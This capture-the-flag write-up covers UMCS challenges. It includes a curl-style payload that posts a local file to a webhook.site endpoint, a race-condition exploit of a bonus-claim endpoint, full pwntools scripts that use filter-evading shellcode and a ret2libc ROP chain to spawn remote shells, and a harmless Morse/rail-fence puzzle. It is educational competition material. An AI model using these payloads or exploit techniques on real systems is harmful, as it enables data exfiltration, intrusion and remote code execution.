Final Payload:

```
http://challenge-page/index.php/ -X POST -d @hopes_and_dreams https://webhook.site/...
```

The screenshot shows a web-based interface for managing webhook requests. On the left, there is a list of recent POST requests:

- POST #07791 104.214.185.119 04/11/2025 6:27:31 PM
- POST #357bc 104.214.185.119 04/11/2025 6:27:18 PM
- POST #b19cf 104.214.185.119 04/11/2025 6:26:23 PM
- POST #44f77 104.214.185.119 04/11/2025 6:26:08 PM
- POST #9269e 104.214.185.119 04/11/2025 6:25:44 PM

On the right, there is a detailed view of the first request:

Request Details & Headers

Method	URL
POST	https://webhook.site/8001c163-fff8-48f1-94d9-7...

Host: 104.214.185.119 Whois Shodan Netify C...

Date: 04/11/2025 6:27:31 PM (5 minutes ago)

Size: 42 bytes

Time: 0.000 sec

ID: 0779182a-ca04-469b-ab01-ff77a481e546

Note: [Add Note](#)

Query strings

None


Request Content

Raw Content

```
umcs{n1c3_j0b_st4l1ng_myh0p3_4nd_dr3ams}
```

Flag - **umcs{n1c3_j0b_st4l1ng_myh0p3_4nd_dr3ams}**

[WEB] Straightforward



Description


Test out our game center. You'll have free claiming bonus for first timers!

****Author: vicevirus ** Flag format: UMCS{...}**


The diagram illustrates the interaction between the Game Portal and the Create Your Account form. On the left, a large box represents the 'Game Portal' with a 'Create Account' button. An arrow points from this button to a smaller, detailed 'Create Your Account' form on the right. This form has fields for 'Enter username' and a large blue 'Register' button. Below the register button is a 'Back' link. To the right of the 'Game Portal' box, there is descriptive text: 'When opening the webpage, we came up with a **Create Account** function. So, let's create an account first.'

I've noticed that if we registered an account that is already a registered account, the page will be redirected to the /register page. Meaning, we need to create a different new account.

After creating a new account, each **new account will receive \$1000**.



Each account can claim a bonus **only once** for an **additional \$1000**.



⭐ Walkthrough

```
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?',
                     (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed)
               VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE
               username=?', (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```

During analysis of the code, we found out that the `/claim` function performs a **non-atomic check and update** operations which can **lead to race conditions**.

```
def get_db():
    if 'db' not in g:
        g.db = sqlite3.connect(DATABASE, check_same_thread=False)
        g.db.row_factory = sqlite3.Row
    return g.db
```

Due to the conditions “`check_same_thread=False`” are set, multiple threads/processes are allowed to access and manipulate the shared data concurrently. Basically, sending **multiple requests** to the server **in a short time** can lead to **improper checking and updating** of the operations.

So, how can we exploit this?

First, we will use **Burp Suite Intercept** function to intercept all the traffic before sending it to the server. Open Burp Suite and make sure to set the proxy to **send all the traffic to Burp Suite**. Then just as we did before, create a new account. Before claiming the bonus, make sure to **turn on the Intercept** function before creating **multiple /claim requests**.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'History' panel, there are numerous entries for POST requests to `http://159.69.219.192:7859/claim`. The 'Browser' panel displays a web page with a balance of \$1000.

Hello, hmmmmmm
Your current balance: **\$1000**

Collect Daily Bonus (green button)
Redeem Secret Reward (\$3000) (yellow button)
Logout (grey button)

After creating multiple `/claim` requests, turn off the Intercept function.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected and 'Intercept off'. The 'History' panel shows a single entry for a POST request to `http://159.69.219.192:7859/claim`. The 'Browser' panel displays a web page with a balance of \$6000, indicating that the daily bonus has already been claimed.

Hello, hmmmmmm
Your current balance: **\$6000**

You have already **X** claimed your daily bonus!

Collect Daily Bonus (green button)
Redeem Secret Reward (\$3000) (yellow button)
Logout (grey button)

There we go, now we have enough balance to redeem the flag.

A success page with a green header and footer. The main content area says 'Congratulations' and contains the flag: `UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}`.

Back to Home

Flag - `UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}`

[CRYPTOGRAPHY] Gist of Samuel

Challenge 43 Solves X

Gist of Samuel

216

Samuel is gatekeeping his favourite campsite. We found his note.

flag: umcs{the_name_of_the_campsite}

*The flag is case insensitive

▶ View Hint

gist_of_sa...

Flag Submit

Description

Samuel is gatekeeping his favourite campsite. We found his note.

Walkthrough

This crypto challenge was very interesting for us, and we had a lot of fun working through it as a team.

We were provided with a single .txt file that contained three different train emojis. At first, we were a bit stuck trying to figure out what to do with them. Initially, we suspected it could be some kind of emoji cipher. However, after examining the emoji patterns more carefully, we noticed something interesting.

Two of the emojis appeared repeatedly, while the third one showed up only once after a sequence of the other two. This led us to believe that the rarely appearing emoji might be acting as a **divider**. Based on the pattern, we considered two possibilities: converting it into **binary** or **Morse code**. Given the clear segmentation by the divider emoji, we leaned toward Morse code.




Converting Emojis to Morse Code

We wrote a script to map each of the two common emojis to dots (.) and dashes (-), treating the third emoji as a separator between letters. Here's a snippet of the script we used:

```
1  with open("gist_of_samuel.txt", "r", encoding="utf-8") as f:
2      data = f.read()
3
4  morse = data.replace("🚂", ".").replace("👤", "/").replace("🚃", "-")
5
6  # Optional: clean up slashes
7  import re
8  morse_cleaned = re.sub(r'/+', ' ', morse).strip()
9
10 print(morse_cleaned)
```

We then copied the Morse output into CyberChef to decode it. This gave us a message that looked like a ciphered string along with a clue referencing “train” and the number **8**.




Investigating the Message

At this point, we assumed the message was encrypted, and that the reference to "train" and "8" was part of the key. We tried several approaches, including interpreting the cipher with different classical methods, but nothing worked.

Luckily, the challenge author provided a **hint**—a link to a GitHub Gist.

Initially, the Gist didn't seem to reveal much. However, when we compared the content of the hint Gist and our decoded message, we realized that the message contained an **MD5 hash**. Replacing the hash part in the GitHub Gist URL with the one we found led us to a **secret Gist**.

This new Gist displayed a **weird bar-shaped visual pattern**—which, at first glance, made no sense.




Decoding the Bar Shape

We tried many things to interpret the bar shape, but then remembered the message also said:

"Samuel really likes trains, and his favorite number is 8."

This made us think of the **Rail Fence Cipher**, a transposition cipher that often uses numbers as keys. We used **8** as the key and ran the bar-shaped text through CyberChef's Rail Fence decryption tool.

We got yet another unreadable bar-style output, but this time it seemed more structured.



We consulted our trusted assistant (ChatGPT 😊), who suggested viewing the content using a **monospaced text editor** like **Visual Studio Code**.

Upon opening the file in VS Code and zooming out, we were finally able to see it clearly—the **name of a campsite**, which turned out to be the **flag!**



This was a beautifully crafted challenge that involved pattern recognition, emoji encoding, Morse code, Gist manipulation, and visual decoding. It kept us engaged the whole way through and gave us a memorable "aha!" moment at the end.

Massive thanks to the challenge author for such a creative and fun experience! 🚂✨

🚩 **Flag - umcs{Willow_Tree_Campsite}**

[REV] http-server

Description


I created a http server during my free time

Walkthrough

```
[rydzz@rydzz] - [~/Downloads/[Rev] http-server]
$ file server
server: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939
c32535a2a7, for GNU/Linux 3.2.0, stripped
```

We are given 64-bit ELF that is running on a server and so lets disassemble it using Ghidra.

Based on the decompiled source code, this programme will **create an http server** that can **handle connections with clients** and also **send the flag when requested**. So, lets analyse one of the important functions in the binary.



```
C:\Decompile:FUN_0010154b - (server)
1
2 void FUN_0010154b(int param_1)
3
4 {
5     int iVar1;
6     char *pcVar2;
7     ssize_t sVar3;
8     FILE *_stream;
9     size_t sVar4;
10    size_t _n;
11    long in_FS_OFFSET;
12    undefined local_418 [1032];
13    long local_10;
14
15    local_10 = *(long *) (in_FS_OFFSET + 0x28);
16    puts("[*]Handling a Connection!");
17    pcVar2 = (char *) malloc(0x400);
18    iVar1 = malloc_usable_size(pcVar2);
19    sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
20    if ((int)sVar3 < 0) {
21        puts("[-]Failed! No Bytes Received!");
22        /* WARNING: Subroutine does not return */
23        exit(1);
24    }
```

Firstly, the server will **allocate some memory space** and then **ask for user input**. If there is no input, it will print out that particular statement and then close the connection. That said, we **need to provide the server with an input**.

```

25 pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
26 if (pcVar2 == (char *)0x0) {
27     sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
28     send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
29          0);
30 }
31 else {
32     __stream = fopen("/flag","r");
33     if (__stream == (FILE *)0x0) {
34         sVar4 = strlen(
35             "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /f
36             lag file.\n"
37         );
38         send(param_1,
39             "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.
40             \n"
41             ,sVar4,0);
42     }
43     else {
44         memset(local_418,0,0x400);
45         sVar4 = fread(local_418,1,0x3ff,__stream);
46         fclose(__stream);
47         __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
48         send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
49         send(param_1,local_418,sVar4,0);
50     }
51     if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
52         /* WARNING: Subroutine does not return */
53         __stack_chk_fail();
54     }
55 }
56 }
```

Once the user input is received, the programme will **check if the input is the same as defined string**. If the user input is different, it will send a message HTTP 404 Not Found indicating that is not the *desired* input.

If the user input is the same, where the **string containing the GET method with the path and HTTP version**, it will open the flag file, read it, and then send us the flag along with a message HTTP 200 OK.

That said, we **need to send "GET /goodshit/umcs_server HTTP/13.37"** as input to the server to retrieve the flag.

Flag - umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}

[PWN] babysc

Description

shellcode

Source Code

```
// #include statements

void *shellcode;
size_t shellcode_size;

void vuln(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC,
                     MAP_PRIVATE|MAP_ANON, 0, 0);

    puts("Enter 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }
    puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}

int main(){
    vuln();
    return 0;
}
```

⭐ Walkthrough

We are given a 64-bit ELF with the original source code, the chal is straightforward as we only need to **inject our shellcode payload** as input and the **programme will execute it**. However, the problem exists within the if statement.

```
[*] '/home/rydzze/Downloads/[Pwn] babysc/babysc'
    Arch:      amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
    SHSTK:   Enabled
    IBT:      Enabled
    Stripped: No
```

We **cannot use int 0x80** (0x80cd), **sysenter** (0x340f), and **syscall** (0x050f) **directly** inside our payload to spawn the shell, leaving us with no choice but to write the syscall instruction dynamically to trigger the syscall using x86_64 Assembly.

To **spawn the shellcode**, we need to use `execve("/bin/sh");` so we look for the x86_64 Assembly code for our payload and found this [website](#). Unfortunately, we know that we **cannot explicitly use syscall** inside our payload since it was *blacklisted lol*.

To overcome the filtering, we can **craft the syscall inside a register** and then **use JMP to trigger it**. That said, instead of explicitly state the **syscall** (0x050f), let's insert the opcode for syscall into the register byte for byte and increase the byte value by 1 ... after that, use JMP to the register.

```
shellcode = asm(f'''
    xor    rdx, rdx
    mov    rbx, 0x68732f6e69622f2f
    shr    rbx, 0x8
    push   rbx
    mov    rdi, rsp
    push   rax
    push   rdi
    mov    rsi, rsp
    mov    al, 0x3b

    lea rcx, [rip]
    mov byte ptr [rcx], 0x0e          /* Write first byte */
    mov byte ptr [rcx+1], 0x04         /* Write second byte */
    inc byte ptr [rcx]                /* 0x0e -> 0x0f */
    inc byte ptr [rcx+1]              /* 0x04 -> 0x05 */
    jmp rcx                          /* Execute syscall */
'''')
```

Register	RAX	rdi	rsi	RDX
Value	0x3b	"/bin/sh"	["/bin/sh"]	NULL

64-bit Calling Convention

Firstly, we have to **clear the value** that resides **within the RDX** by **XORing** itself which results in NULL value for envp.

We insert the hexstring of “//bin/sh” inside the RBX and then shift 8 bytes to the right, removing the trailing slash hence becoming “/bin/sh\x00”. After that, we push the RBX onto the stack and **use RDI to point to it**.

Next, we push RAX then followed by RDI onto the stack and now **use RSI to point to it** (*utilising it as the argv*) where the value is **["/bin/sh", NULL]** ... After that, we **insert the syscall number into AL** (lower 8 bits).

Last but not least, we **load the next instruction address from RIP into the RCX** to get the actual running time address and then **change the lowest 2 bytes of the value to syscall instruction** (*you get it right... right? ;)* lol).

Thanks for reading :D

✿ Full Script

```
from pwn import *
elf = context.binary = ELF("./babysc")

# p = process("./babysc")
p = remote("34.133.69.112", 10001)

shellcode = asm('''
    xor    rdx, rdx
    mov    rbx, 0x68732f6e69622f2f
    shr    rbx, 0x8
    push   rbx
    mov    rdi, rsp
    push   rax
    push   rdi
    mov    rsi, rsp
    mov    al, 0x3b

    lea    rcx, [rip]
    mov    byte ptr [rcx], 0x0e      /* Write first byte */
    mov    byte ptr [rcx+1], 0x04     /* Write second byte */
    inc    byte ptr [rcx]           /* 0x0e -> 0x0f */
    inc    byte ptr [rcx+1]         /* 0x04 -> 0x05 */
    jmp    rcx                   /* Execute syscall */
''')

p.sendlineafter(b'Enter 0x1000', shellcode)
p.sendline(b'cd ..')
p.sendline(b'cat flag')

flag = p.recvall(timeout=1).strip().decode()
log.success(flag)

p.close()
```

Flag

```
(rydzze@rydzze)-[~/Downloads/[Pwn] babysc]
$ python solve.py
[*] '/home/rydzze/Downloads/[Pwn] babysc/babysc'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: PIE enabled
Stack: Executable
RWX: Has RWX segments
SHSTK: Enabled
IBT: Enabled
Stripped: No
[+] Opening connection to 34.133.69.112 on port 10001: Done
[+] Receiving all data: Done (74B)
[*] Closed connection to 34.133.69.112 port 10001
[+] Flag found! Executing shellcode!
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```

umcs{shellcoding_78b18b51641a3d8
ea260e91d7d05295a}

[PWN] liveleak

Description

No desc

Walkthrough

The screenshot shows the Immunity Debugger interface. On the left, the assembly view displays the code for the `vuln()` function. The assembly code is as follows:

```
0040125c f3 0f 1e fa    ENDR64
00401260 55              PUSH    RBP
00401261 48 89 e5        MOV     RBP,RSP
00401264 48 83 ec 40      SUB    RSP,0x40
00401268 48 8d 05        LEA     RAX,[s_Enter_your_input:_0040200d]
                          9e 0d 00 00
0040126f 48 89 c7        MOV     RDI=>s_Enter_your_input:_0040200d,RAX
00401272 e8 19 fe        CALL   <EXTERNAL>::puts
                          ff ff
00401277 48 8b 15        MOV     RDX,qword ptr [stdin]
                          f2 2d 00 00
0040127e 48 8d 45 c0      LEA     RAX=>buffer,[RBP + -0x40]
00401282 be 80 00        MOV     ESI,0x80
                          00 00
00401287 48 89 c7        MOV     RDI,RAX
0040128a e8 21 fe        CALL   <EXTERNAL>::fgets
                          ff ff
0040128f 90              NOP
00401290 c9              LEAVE
00401291 c3              RET
```

On the right, the C source code for `vuln()` is shown:

```
1 void vuln(void)
2 {
3     char buffer [64];
4
5     puts("Enter your input: ");
6     fgets(buffer,0x80,stdin);
7     return;
8 }
```

Below the assembly and C code, the debugger displays the following build information:

```
[*] '/home/rydzze/Downloads/[Pwn] liveleak/chall'
Arch:          amd64-64-little
RELRO:         Partial RELRO
Stack:         No canary found
NX:            NX enabled
PIE:           No PIE (0x3ff000)
RUNPATH:       b'.
SHSTK:        Enabled
IBT:           Enabled
Stripped:     No
```

Wahhh, a **ret2libc** challenge but the **libc** and **ld** files are already provided by the challenge creator 😊 very generous shshshsh, anyways we are given with a 64-bit ELF (*no stack canary and also no PIE, making it easier to be exploited*), LD file (*GNU Linker*), and also LIBC file (*C standard library*).

Briefly speaking, this challenge requires us to **leak an address** from the binary, **find the base address of libc** and then **insert system("/bin/sh")** in payload to spawn the shell.

Leaking the Sauce 🐱👤

We know that there is a **buffer overflow vulnerability** as the **fgets** function has no proper checking for user input and there are no canary and PIE as well, hence we can easily reach the RIP after filling the buffer. What we can do is to **leak the address of puts** from the binary.

```

from pwn import *
elf = context.binary = ELF("./chall")

#p = process(['./ld-2.35.so', '--library-path', '.', './chall'])
p = remote("34.133.69.112", 10007)

offset = 0x48
pop_rdi = p64(0x4012bd)
ret_addr = p64(0x40101a)
plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])


```

```

(rydze@rydze)~/Downloads/[Pwn] liveleak
$ ROPgadget --binary chall | grep ": pop rdi"
0x00000000004012bd : pop rdi ; ret

(rydze@rydze)~/Downloads/[Pwn] liveleak
$ ROPgadget --binary chall | grep ": ret"
0x000000000040101a : ret

```

First and foremost, let's find and declare all variables needed to leak it. For the offset, we can find the **value of buffer size** by debugging the ELF using gdb (or *disassembling using Ghidra in this case zzz*). Next, we can **use ROPgadget to locate gadgets** in the binary specifically **pop rdi; ret** (setup args for function calls) and **ret** (for stack alignment).

In addition, we also can retrieve the **address of puts from both PLT and GOT** inside the ELF using pwntools. The PLT entry is used to call puts, while the GOT entry stores its actual address at runtime.

```

payload = flat(
    b'a' * offset,
    pop_rdi, got_puts, plt_puts,
    elf.sym['vuln']
)

p.sendlineafter(b'Enter your input: ', payload)
p.recvline()

leaked_puts = u64(p.recvline().strip()[:6].ljust(8, b'\x00'))
log.info(f"Leaked PUTS: {hex(leaked_puts)}")

```

Next, we **leak the address of puts from GOT** using this payload. It first **overflows the buffer** up to the return address, then **uses a pop rdi gadget to pass the address of puts@GOT into puts@PLT**, hence printing its real address. After that, it will **redirect execution back to the vulnerable function** for the next payload.

Finding the Base 🧐

```
libc = ELF('./libc.so.6', checksec=False)
libc.address = leaked_puts - libc.symbols['puts']
log.info(f"Libc base: {hex(libc.address)})")
```

Now, we can **define the base address of libc** by **subtracting the known offset of the puts function (from the libc file) from a leaked puts address at runtime** to determine where libc is actually loaded during execution. This process will help us in locating the system() function as well as "/bin/sh" string in the libc file.

Now, we can **determine the system() function, "/bin/sh" string** and finally, craft our payload to trigger the shell.

Spawn the Shell 💻

```
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh'))

payload = flat(
    b'a' * offset,
    pop_rdi, binsh, ret_addr, system
)
```

As usual, the payload will **overflow the buffer** and set up the stack for a function call. It **places the address of pop rdi; ret gadget** to set "/bin/sh" as the first argument (*in RDI*), **followed by a ret gadget** (for stack alignment), and **finally the address of system**, effectively calling system("/bin/sh") to spawn the shell.

```
p.sendlineafter(b'Enter your input: ', payload)
p.sendline(b'cd ..')
p.sendline(b'cd flag')
p.sendline(b'cat *')

flag = p.recvall(timeout=1).strip().decode()
log.success(f"Flag found! {flag}")

p.close()
```

⚙️ Full Script

```
from pwn import *
elf = context.binary = ELF("./chall")

#p = process(['./ld-2.35.so', '--library-path', '.', './chall'])
p = remote("34.133.69.112", 10007)

